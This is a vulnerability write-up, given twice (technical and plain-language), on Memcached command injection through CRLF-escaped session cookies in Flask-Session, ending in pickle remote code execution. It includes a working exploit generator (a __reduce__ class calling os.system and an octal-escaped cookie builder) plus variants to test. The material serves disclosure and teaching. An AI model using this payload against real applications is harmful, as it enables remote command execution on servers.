Memcached Command Injections at Pylibmc
The Flask-Session library concatenates the session cookie value into a Memcached key without sanitising CRLF characters, allowing an attacker to inject arbitrary Memcached commands. Because session data is serialised with Python pickle, an attacker can inject a malicious pickle payload and achieve remote code execution.
 Published on btlfry.gitlab.io
The recent rise of Apache Airflow CVE-2020-17526 vulnerabilities bring my attention to the flask session signing algorythm. My search of common flask’s default secrets at GitHub broght me to one interesting library FlaskSession.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Flask-Session is an extension for Flask that adds support for server-side sessions to an application. Instead of keeping session state in a signed cookie, it stores the session in a key-value backend, and it allows Redis or Memcached to be used as that backend. By default the Python pickle library is used for data serialisation.
The researcher came to this library while looking into the flask session signing algorithm, following the attention that Apache Airflow CVE-2020-17526 had brought to it. A search for common Flask default secrets on GitHub led to Flask-Session. The pickle default reminded the researcher of earlier work on Memcached injections.
That earlier work is the background for the bug. In 2014 Ivan Novikov presented Memcached injection techniques at Black Hat USA, noting that a Memcached injection can be used to get remote code execution in a vulnerable application when the data is deserialised. More recently it was shown that vBulletin before version 4.2.2 had a Memcache remote code execution via SSRF, by injecting arbitrary serialised data into Memcached.
Memcached injection techniques
Memcached is a distributed memory caching system, widely used in large internet projects because it speeds up web applications by caching data in RAM. In the Flask world the cached data often includes user sessions. Memcached supports both plaintext and binary protocols, and its commands and data sequences are terminated by CRLF. The simplest exploitation vector is CRLF injection in a command argument, for example in the name attribute of the set command.
The common commands relevant here are:
| Command | Format |
|---|---|
| set | set <key> <flags> <expiry> <datalen> [noreply]\r\n<data>\r\n |
| get | get <key> [<key>]+\r\n |
Where:
<flags>is a uint32_t of data-specific client-side flags<expiry>is a uint32_t expiration time in seconds<datalen>is a uint32_t size of the data in bytes<data>is a uint8_t[] data block
Setup
A demo application is provided to play with the vulnerability locally. Docker is required to run the PoC:
docker-compose -f compose.yaml up
Then visit http://[redacted]:8000/set/?key=value to start.
Finding it
The function of interest is Flask-Session's save_session, which is responsible for storing the session in Memcached:
full_session_key = self.key_prefix + session.sid

if not PY2:
    val = self.serializer.dumps(dict(session), 0)
else:
    val = self.serializer.dumps(dict(session))
self.client.set(full_session_key, val, self._get_memcache_timeout(
                total_seconds(app.permanent_session_lifetime)))
The variable full_session_key is a concatenation of two strings: the key prefix and the session cookie value. That makes the function vulnerable to Memcached command injection through the cookie using the CRLF technique.
There is one obstacle: special characters are difficult to place into an HTTP header. RFC2068 addresses this:
Many HTTP/1.1 header field values consist of words separated by LWS
or special characters. These special characters MUST be in a quoted
string to be used within a parameter value.
This logic is implemented in the cookie processing function:
These quoting routines conform to the RFC2109 specification, which in
turn references the character definitions from RFC2068.  They provide
a two-way quoting algorithm.  Any non-text character is translated
into a 4 character sequence: a forward-slash followed by the
three-digit octal equivalent of the character.  Any '\' or '"' is
quoted with a preceeding '\' slash.

Check for special sequences.  Examples:
   \012 --> \n
   \"   --> "
By using a quoted string, the \r\n characters can be encoded into the \015\012 string. Because the Python pickle library is used to deserialise session data before saving it into Memcached, a stream of bytes can be converted into a Python object and yield remote code execution.
Exploitation
The simplest exploit of pickle data deserialisation uses the __reduce__ method:
import pickle
import os

class RCE:
    def __reduce__(self):
        cmd = ('ping -c 1 localhost')
        return os.system, (cmd,)

def generate_exploit():
    payload = pickle.dumps(RCE(), 0)
    payload_size = len(payload)
    cookie = b'137\r\nset BT_:1337 0 2592000 '
    cookie += str.encode(str(payload_size))
    cookie += str.encode('\r\n')
    cookie += payload
    cookie += str.encode('\r\n')
    cookie += str.encode('get BT_:1337')

    pack = ''
    for x in list(cookie):
        if x > 64:
            pack += oct(x).replace("0o","\\")
        elif x < 8:
            pack += oct(x).replace("0o","\\00")
        else:
            pack += oct(x).replace("0o","\\0")

    return f"\"{pack}\""
The generator builds a cookie value that starts with 137, then a CRLF, then a complete set command for the key BT_:1337 with flags 0 and expiry 2592000, followed by the length of the pickle payload, a CRLF, the payload itself, another CRLF, and finally a get BT_:1337 command. Every byte of that buffer is then octal-escaped so that the whole thing can travel inside a quoted cookie value, and the result is wrapped in double quotes.
The command injection at the plaintext Memcached protocol is visible in the Wireshark stream:

Step 1: set the session cookie with CRLF injection
The session cookie notsecret is set to a value carrying the CRLF injection.


Step 2: get the memcached key with the cookie
The memcached key is fetched with the cookie notsecret=1337.

Step 3: observe the command execution
The localhost ping can be found in the console output:
PING localhost ([redacted]): 56 data bytes
64 bytes from [redacted]: seq=0 ttl=64 time=0.032 ms
localhost ping statistics
Root cause
save_session builds the Memcached key by concatenating the configured key prefix with the session cookie value, and passes the result straight to self.client.set without any validation or escaping. The Memcached plaintext protocol is line-oriented and terminated by CRLF, so a CRLF inside the key ends the set command early and lets the attacker append further commands, including a set of an arbitrary key with arbitrary data.
Two properties of the stack turn that injection into code execution. First, the cookie quoting rules from RFC2109 and RFC2068 allow non-text characters to be written as octal escapes such as \015\012, so CRLF can be smuggled through an HTTP header. Second, Flask-Session serialises session data with pickle by default, and pickle deserialisation of attacker-controlled bytes yields arbitrary Python object construction, here through __reduce__ returning os.system.
Impact
An attacker who can control the session cookie value can inject arbitrary Memcached commands through the plaintext protocol and store a crafted pickle payload under a key of their choosing. When the application reads that key back, the payload is deserialised and the attacker's command runs on the server. The demonstration uses ping -c 1 localhost to prove execution; the same mechanism would run any command available to the application process.
Fix
The report does not describe a patch or a configuration change.
Variants to test
- Other Flask-Session backends that build keys from the session identifier: send a cookie containing octal-escaped CRLF and watch the backend traffic for injected commands.
- Applications using Memcached with a plaintext protocol client where any user-controlled string becomes part of a key or argument: a positive result is a second command appearing in the stream, visible in a packet capture.
- Session stores that deserialise with pickle: if a crafted key can be written and later read, a
__reduce__payload returningos.systemshould produce the command's output or side effect. - Cookie parsing paths that accept quoted values: check whether
\015\012survives into the backend key, which is the precondition for the whole chain.
What happened, in plain words
A security researcher found a way to make a web application run commands on its own server, using nothing more than a specially crafted cookie. The application in question uses a piece of software called Flask-Session, which is a helper library for the Python web framework Flask. Flask-Session lets a website keep each visitor's session data (things like who is logged in, what is in their shopping basket) on a separate storage server rather than inside the browser. The storage server used here is Memcached, a very fast in-memory database. The researcher showed that a value the visitor controls, the session cookie, is pasted directly into commands sent to Memcached without any cleaning. By hiding line breaks inside the cookie, an attacker can smuggle extra Memcached commands through, store a booby-trapped object in the cache, and when the application reads it back, that object runs a command on the server.
To follow the rest of this article you only need to know how to use a browser. Every technical idea is explained as it appears.
Background: what Flask-Session is and why it matters
Flask is a popular toolkit for building websites in Python. A session is the website's memory of a particular visitor between page loads: it is how a site knows that the person requesting page two is the same person who logged in on page one. Normally Flask stores that memory in a cookie, a small piece of text the browser keeps and sends back with every request. A cookie is like a cloakroom ticket: the browser holds the ticket, the server reads it and fetches the corresponding coat.
Flask-Session is an extension, an add-on library, for Flask. It changes where the session lives: instead of keeping the session state in a signed cookie, it stores the session on the server side, in a key-value store. A key-value store is like a dictionary or a row of labelled lockers: you give it a label (the key) and it gives you back the contents (the value). Flask-Session allows Redis or Memcached to be used as that backend. By default, the Python pickle library is used to convert the session data into bytes and back again. That conversion process is called serialisation (turning an object into a stream of bytes) and deserialisation (turning the bytes back into an object). Pickle is important later because deserialising untrusted bytes with pickle can execute code.
The researcher came to this library while looking into the Flask session signing algorithm, following the attention that a vulnerability called Apache Airflow CVE-2020-17526 had brought to it. A search for common Flask default secrets on GitHub led to Flask-Session. Seeing that pickle was the default serialiser reminded the researcher of earlier work on Memcached injections.
That earlier work is the background for the bug. In 2014 Ivan Novikov presented Memcached injection techniques at Black Hat USA, a well-known security conference, noting that a Memcached injection can be used to get remote code execution (running your own commands on someone else's machine) in a vulnerable application when the data is deserialised. More recently it was shown that vBulletin before version 4.2.2 had a Memcache remote code execution via SSRF (server-side request forgery, where an attacker tricks a server into making requests on their behalf), by injecting arbitrary serialised data into Memcached.
Memcached injection techniques
Memcached is a distributed memory caching system. "Caching" means keeping frequently used data in fast memory so it does not have to be recomputed or fetched from slow storage each time; think of a shopkeeper keeping the best-selling item on the counter instead of in the stockroom. It is widely used in large internet projects because it speeds up web applications by caching data in RAM. In the Flask world the cached data often includes user sessions. Memcached supports both plaintext and binary protocols. A protocol is simply an agreed format for messages, like the rules of a conversation. The plaintext protocol is human-readable text. Its commands and data sequences are terminated by CRLF, which stands for carriage return plus line feed: the invisible pair of characters that marks the end of a line in many internet protocols. The simplest exploitation vector is CRLF injection in a command argument: if you can slip a CRLF into a value that gets placed inside a command, you can end that command early and start a new one of your own. Here the target is the name attribute of the set command.
The common commands relevant here are:
| Command | Format |
|---|---|
| set | set <key> <flags> <expiry> <datalen> [noreply]\r\n<data>\r\n |
| get | get <key> [<key>]+\r\n |
Where:
<flags>is a uint32_t of data-specific client-side flags. A uint32_t is a whole number stored in 32 bits, so a non-negative integer up to about four billion. Flags are extra settings the client can attach to a stored value.<expiry>is a uint32_t expiration time in seconds: how long the value should be kept before it is thrown away.<datalen>is a uint32_t size of the data in bytes: the server needs to know in advance how many bytes to read.<data>is a uint8_t[] data block. A uint8_t is a single byte, and[]means an array, so this is just a chunk of raw bytes.
In plain words: set stores a value under a key, and you must tell Memcached how big the value is so it knows when to stop reading. get retrieves the value for one or more keys. Both end with CRLF, and the data block in set is surrounded by CRLFs of its own.
Setup: running the demo locally
A demo application is provided to play with the vulnerability locally. Docker is a tool that packages an application and everything it needs into a container, so it runs the same way on any machine. Docker is required to run the proof of concept (PoC, a small demonstration that the bug is real):
docker-compose -f compose.yaml up
Line by line: docker-compose is the command that starts a group of containers described in a file. -f compose.yaml tells it which file to read the description from. up means start everything defined there. After that, visit http://[redacted]:8000/set/?key=value to start. [redacted] is the address of your own computer (localhost), and :8000 is the port, the numbered door the demo listens on. The ?key=value part is a query string, data passed in the address itself.
Finding it: where the bug lives
The function of interest is Flask-Session's save_session, which is responsible for storing the session in Memcached:
full_session_key = self.key_prefix + session.sid

if not PY2:
    val = self.serializer.dumps(dict(session), 0)
else:
    val = self.serializer.dumps(dict(session))
self.client.set(full_session_key, val, self._get_memcache_timeout(
                total_seconds(app.permanent_session_lifetime)))
Line by line:
full_session_key = self.key_prefix + session.sidbuilds the label under which the session will be stored.self.key_prefixis a fixed piece of text configured for the application, andsession.sidis the session identifier, which comes from the visitor's cookie. The+glues the two strings together with no separator and no checking.if not PY2:checks whether the code is running on Python 3 rather than the older Python 2. The two versions handle bytes slightly differently, so the call differs.val = self.serializer.dumps(dict(session), 0)converts the session contents into bytes using the serialiser, which by default is pickle.dict(session)turns the session into a plain Python dictionary, and the0asks for the oldest, most human-readable pickle format. In the Python 2 branch the same call is made without that second argument.self.client.set(...)sends thesetcommand to Memcached with the key, the serialised value, and a timeout computed fromapp.permanent_session_lifetime(how long a session should last).total_seconds(...)converts that duration into seconds, which is what Memcached expects for expiry.
The variable full_session_key is a concatenation of two strings: the key prefix and the session cookie value. That makes the function vulnerable to Memcached command injection through the cookie using the CRLF technique. If the cookie value contains a CRLF, the set command ends at that point and whatever follows is read by Memcached as a brand new command.
There is one obstacle: special characters are difficult to place into an HTTP header. An HTTP header is the block of labelled lines a browser and a server exchange alongside the actual page content; cookies travel in one of these lines. Headers are meant to be plain text, so a raw line break inside one would break the message apart. RFC2068, a document that defines how HTTP works, addresses this:
Many HTTP/1.1 header field values consist of words separated by LWS
or special characters. These special characters MUST be in a quoted
string to be used within a parameter value.
In plain words: if a header value needs to contain something unusual, it has to be wrapped in quotes. This logic is implemented in the cookie processing function:
These quoting routines conform to the RFC2109 specification, which in
turn references the character definitions from RFC2068.  They provide
a two-way quoting algorithm.  Any non-text character is translated
into a 4 character sequence: a forward-slash followed by the
three-digit octal equivalent of the character.  Any '\' or '"' is
quoted with a preceeding '\' slash.

Check for special sequences.  Examples:
   \012 --> \n
   \"   --> "
Line by line: the routines follow RFC2109, the cookie specification, which borrows its character definitions from RFC2068. They work in both directions: text to escapes and escapes back to text. Any character that is not ordinary text is written as four characters: a backslash followed by the character's number in octal (base eight, a way of writing numbers using digits 0 to 7). A backslash or a double quote is escaped by putting a backslash in front of it. The examples show \012 standing for a newline and \" standing for a double quote.
By using a quoted string, the \r\n characters can be encoded into the \015\012 string. In octal, 13 (carriage return) is written 015 and 10 (line feed) is written 012. Because the Python pickle library is used to deserialise session data before saving it into Memcached, a stream of bytes can be converted into a Python object and yield remote code execution. In other words, the attacker does not just inject a command; the data that command stores is a pickle payload, and pickle turns bytes back into live Python objects, including objects that run commands when they are created.
Exploitation: building the payload
The simplest exploit of pickle data deserialisation uses the __reduce__ method. __reduce__ is a special method Python calls when it needs to know how to rebuild an object from bytes; if an attacker controls what it returns, they control what happens during deserialisation.
import pickle
import os

class RCE:
    def __reduce__(self):
        cmd = ('ping -c 1 localhost')
        return os.system, (cmd,)

def generate_exploit():
    payload = pickle.dumps(RCE(), 0)
    payload_size = len(payload)
    cookie = b'137\r\nset BT_:1337 0 2592000 '
    cookie += str.encode(str(payload_size))
    cookie += str.encode('\r\n')
    cookie += payload
    cookie += str.encode('\r\n')
    cookie += str.encode('get BT_:1337')

    pack = ''
    for x in list(cookie):
        if x > 64:
            pack += oct(x).replace("0o","\\")
        elif x < 8:
            pack += oct(x).replace("0o","\\00")
        else:
            pack += oct(x).replace("0o","\\0")

    return f"\"{pack}\""
Line by line:
import pickleandimport osload the two libraries the script needs: pickle for serialisation and os for running operating-system commands.class RCE:defines a new class, a blueprint for an object. Its name is just a label.def __reduce__(self):defines the special method that pickle consults when rebuilding the object.cmd = ('ping -c 1 localhost')sets the command to run: send one ping packet to localhost. A ping is a simple network test that asks another machine to reply, proving it is reachable. Using ping is a harmless way to prove code ran.return os.system, (cmd,)is the trick. It tells pickle: when you rebuild this object, callos.systemwith the argumentcmd.os.systemruns a shell command. The comma inside(cmd,)makes it a one-item tuple, which is how arguments are passed.def generate_exploit():starts the function that assembles the malicious cookie.payload = pickle.dumps(RCE(), 0)creates an instance of the class and serialises it with pickle, again using format 0. The result is the bytes that, when deserialised, will run the ping.payload_size = len(payload)measures how many bytes the payload is, because Memcached'ssetcommand needs the length up front.cookie = b'137\r\nset BT_:1337 0 2592000 'starts the cookie value. Thebprefix means these are raw bytes.137is the beginning of the session identifier the application expects. Then come a carriage return and line feed, which end the application's ownsetcommand early. Then a complete Memcachedsetcommand for the keyBT_:1337, with flags0and expiry2592000seconds (30 days).cookie += str.encode(str(payload_size))appends the payload length as text, which is the<datalen>field.cookie += str.encode('\r\n')appends the CRLF that ends thesetcommand line and begins the data block.cookie += payloadappends the pickle bytes as the data block.cookie += str.encode('\r\n')appends the CRLF that closes the data block.cookie += str.encode('get BT_:1337')appends agetcommand for the same key, so the application will read the payload back and deserialise it.- The
for x in list(cookie):loop walks over every byte of the assembled buffer.if x > 64:handles ordinary printable characters and escapes them as octal with a single backslash.elif x < 8:handles the very low byte values, padding them to three digits with\\00.else:covers everything in between, padding with\\0. Theoct(x)call produces an octal representation, and.replace("0o","\\")swaps Python's0oprefix for a backslash, which is the escape style cookies understand. return f"\"{pack}\""wraps the whole escaped string in double quotes, producing a quoted cookie value that can legally travel in an HTTP header.
The generator builds a cookie value that starts with 137, then a CRLF, then a complete set command for the key BT_:1337 with flags 0 and expiry 2592000, followed by the length of the pickle payload, a CRLF, the payload itself, another CRLF, and finally a get BT_:1337 command. Every byte of that buffer is then octal-escaped so that the whole thing can travel inside a quoted cookie value, and the result is wrapped in double quotes.
The command injection at the plaintext Memcached protocol is visible in the Wireshark stream. Wireshark is a program that records and displays network traffic, like a tape recorder for conversations between computers:
Step 1: set the session cookie with CRLF injection
The session cookie notsecret is set to a value carrying the CRLF injection. Sending this value is like handing the cloakroom a ticket with extra instructions scribbled on the back: the application reads the ticket, passes it to Memcached, and Memcached follows the extra instructions too.
Step 2: get the memcached key with the cookie
The memcached key is fetched with the cookie notsecret=1337.
Step 3: observe the command execution
The localhost ping can be found in the console output. The console is the window where the application prints its messages, so seeing the ping reply there proves the server ran the command:
PING localhost ([redacted]): 56 data bytes
64 bytes from [redacted]: seq=0 ttl=64 time=0.032 ms
localhost ping statistics
Line by line: the first line says a ping was sent to localhost with 56 bytes of data. The second line reports that 64 bytes came back from [redacted], sequence number 0, with a time to live of 64 and a round trip of 0.032 milliseconds. The third line begins the summary statistics. A reply like this only appears if the ping command actually executed on the machine.
Root cause
save_session builds the Memcached key by concatenating the configured key prefix with the session cookie value, and passes the result straight to self.client.set without any validation or escaping. The Memcached plaintext protocol is line-oriented and terminated by CRLF, so a CRLF inside the key ends the set command early and lets the attacker append further commands, including a set of an arbitrary key with arbitrary data.
Two properties of the stack turn that injection into code execution. First, the cookie quoting rules from RFC2109 and RFC2068 allow non-text characters to be written as octal escapes such as \015\012, so CRLF can be smuggled through an HTTP header. Second, Flask-Session serialises session data with pickle by default, and pickle deserialisation of attacker-controlled bytes yields arbitrary Python object construction, here through __reduce__ returning os.system.
Impact
An attacker who can control the session cookie value can inject arbitrary Memcached commands through the plaintext protocol and store a crafted pickle payload under a key of their choosing. When the application reads that key back, the payload is deserialised and the attacker's command runs on the server. The demonstration uses ping -c 1 localhost to prove execution; the same mechanism would run any command available to the application process.
Fix
The report does not describe a patch or a configuration change.
Variants to test
- Other Flask-Session backends that build keys from the session identifier: send a cookie containing octal-escaped CRLF and watch the backend traffic for injected commands.
- Applications using Memcached with a plaintext protocol client where any user-controlled string becomes part of a key or argument: a positive result is a second command appearing in the stream, visible in a packet capture.
- Session stores that deserialise with pickle: if a crafted key can be written and later read, a
__reduce__payload returningos.systemshould produce the command's output or side effect. - Cookie parsing paths that accept quoted values: check whether
\015\012survives into the backend key, which is the precondition for the whole chain.
Glossary
- API: an agreed way for two pieces of software to talk to each other, like a menu of requests one program can make to another.
- Backend: the part of a system that does the real work behind the scenes, such as a database or cache server, as opposed to the part the visitor sees.
- Cache: fast temporary storage for data that is used often, so it does not have to be fetched or computed again.
- Command injection: tricking a program into running extra commands by slipping them into data it treats as a command.
- Cookie: a small piece of text a website asks the browser to store and send back with later requests, often used to remember who you are.
- CRLF: carriage return plus line feed, the invisible character pair that marks the end of a line in many internet protocols.
- CRLF injection: putting a CRLF into a value so that a protocol reads the rest as a new line or command.
- Deserialisation: turning a stream of bytes back into a live object in a program.
- Docker: a tool that packages software and its dependencies into containers so it runs the same everywhere.
- Extension: an add-on library that adds features to a larger piece of software.
